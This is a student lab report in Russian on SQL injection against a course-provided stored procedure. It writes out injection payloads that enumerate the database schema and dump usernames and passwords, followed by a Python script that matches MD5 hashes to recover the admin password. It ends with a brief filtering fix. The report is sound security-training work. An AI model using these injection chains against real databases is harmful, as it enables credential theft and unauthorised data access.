**Санкт-Петербургский политехнический университет Петра Великого**

**Институт кибербезопасности и защиты информации**

**ЛАБОРАТОРНАЯ РАБОТА №2**

**Инъекции в язык запросов**

по дисциплине «Основы построения защищенных баз данных»

Выполнил

студент гр. 4841001/00101 *<подпись>* А.С. Петушков

Проверил

преподаватель *<подпись>* М.А. Полтавцева

Санкт-Петербург  
2022

**Цель работы**

Получение знаний о методах и техниках инъекций в языки запросов и навыков защиты от них при работе с СУБД.

**Задачи работы**

1. Реализовать код согласно варианту в СУБД. При необходимости модифицируйте код в соответствии с диалектом SQL СУБД, не изменяя его содержательной части и специфики.
2. Составьте и реализуйте цепочку SQL – инъекций к доступным процедурам (процедуре) для получения пароля администратора, заданного в коде и хранящегося в СУБД.
3. Составьте набор методов защиты от инъекций для данного примера. Продемонстрируйте его эффективность.

**Ход работы**

**Вариант №10.**

Предоставлены следующие процедуры:

GetUserInfo(@username varchar(300))

GetBalance(@username varchar(300))

HasAccess(@username varchar(300))

CheckPasswordExpired(@username varchar(300))

Из них во всех, кроме GetUserInfo, используется фильтр, удаляющий из входных данных комментарии, ключевые слова ‘select’, ‘admin, ‘from’, ‘NULL’, кавычки, символ равенства и пробельные символы.

Поэтому проверим процедуру GetUserInfo на предмет возможности проведения инъекции. В теле функции имеется строка

EXEC('select \* from users\_mwHwMU where username = ' + @username + ' and visible = 1')

@username фильтрации не подвергается, возможность инъекции есть. Чтобы выполнить произвольный запрос, необходимо сформировать для вызова подобную строку:

EXEC('select \* from users\_mwHwMU where username = **<any\_string>; <payload> --** and visible = 1')

Таким образом, первая часть запроса успешно выполнится, затем последует необходимая полезная нагрузка инъекции, а остальная часть запроса будет обработана как комментарий и не будет выполняться.

Для начала можно узнать структуру базы данных, имена и типы данных столбцов ее таблиц. Для этого выполнена команда (здесь и далее полезная нагрузка выделена жирным шрифтом)

EXEC GetUserInfo @username='''-''; **SELECT TABLE\_NAME, COLUMN\_NAME, DATA\_TYPE FROM INFORMATION\_SCHEMA.COLUMNS ORDER BY TABLE\_NAME** --';

Результат выполнения данной команды представлен на рисунке 1.




Рисунок 1 – Структура БД

Затем осуществляется поиск по шаблону admin во всех таблицах

EXEC GetUserInfo @username='''-''; **SELECT \* FROM users\_mwHwMU WHERE username LIKE ''admin''** --';

EXEC GetUserInfo @username='''-''; **SELECT \* FROM roles\_mwHwMU WHERE role LIKE ''admin''** --';

EXEC GetUserInfo @username='''-''; **SELECT \* FROM passwords\_mwHwMU WHERE username LIKE ''admin''** --';

Успешный результат получен для таблицы roles\_mwHwMU – найдена роль ‘admin’ и хэш (рисунок 2).




Рисунок 2 – Данные для роли ‘admin’

В завершение можно получить все пароли и имена пользователей с помощью запроса

EXEC GetUserInfo @username='''-''; **SELECT \* FROM users\_mwHwMU WHERE username LIKE ''admin''** --';

Затем выгрузить в файл в формате .csv. Фрагмент файла показан на рисунке 3.




Рисунок 3 – Файл, содержащий имена пользователей и пароли

Теперь с помощью скрипта, приведенного в таблице 1, вычислим MD5-хэш для каждого имени пользователя, и если значение совпадет с полученным ранее из таблицы roles\_mwHwMU, то выведем пароль.

Таблица 1 – Код скрипта для получения пароля

|  |
| --- |
| import csv  import hashlib  filename = 'res.csv'  hash = '4F872A21991DDFF62AFA95AD17D29ABB'  with open('res.csv', newline='') as csvfile:  spamreader = csv.reader(csvfile, delimiter=',', quotechar='\"')  for row in spamreader:  if hashlib.md5(row[0].encode()).hexdigest().upper() == hash:  print(row[1])  exit() |

Результат – пароль ’Karabanov’.

Для защиты от такой инъекции необходимо более тщательно проверять входные данные. В данном случае сработает применение исходного фильтра к параметру username перед выполнением EXEC

SELECT @username = dbo.FilterFunc(@username)

**Вывод**

В результате выполнения данной лабораторной работы были изучены методы и техники инъекций в языки запросов и получены навыки защиты от них при работе с СУБД. Была успешно проведена SQL-инъекция для получения пароля согласно варианту задания.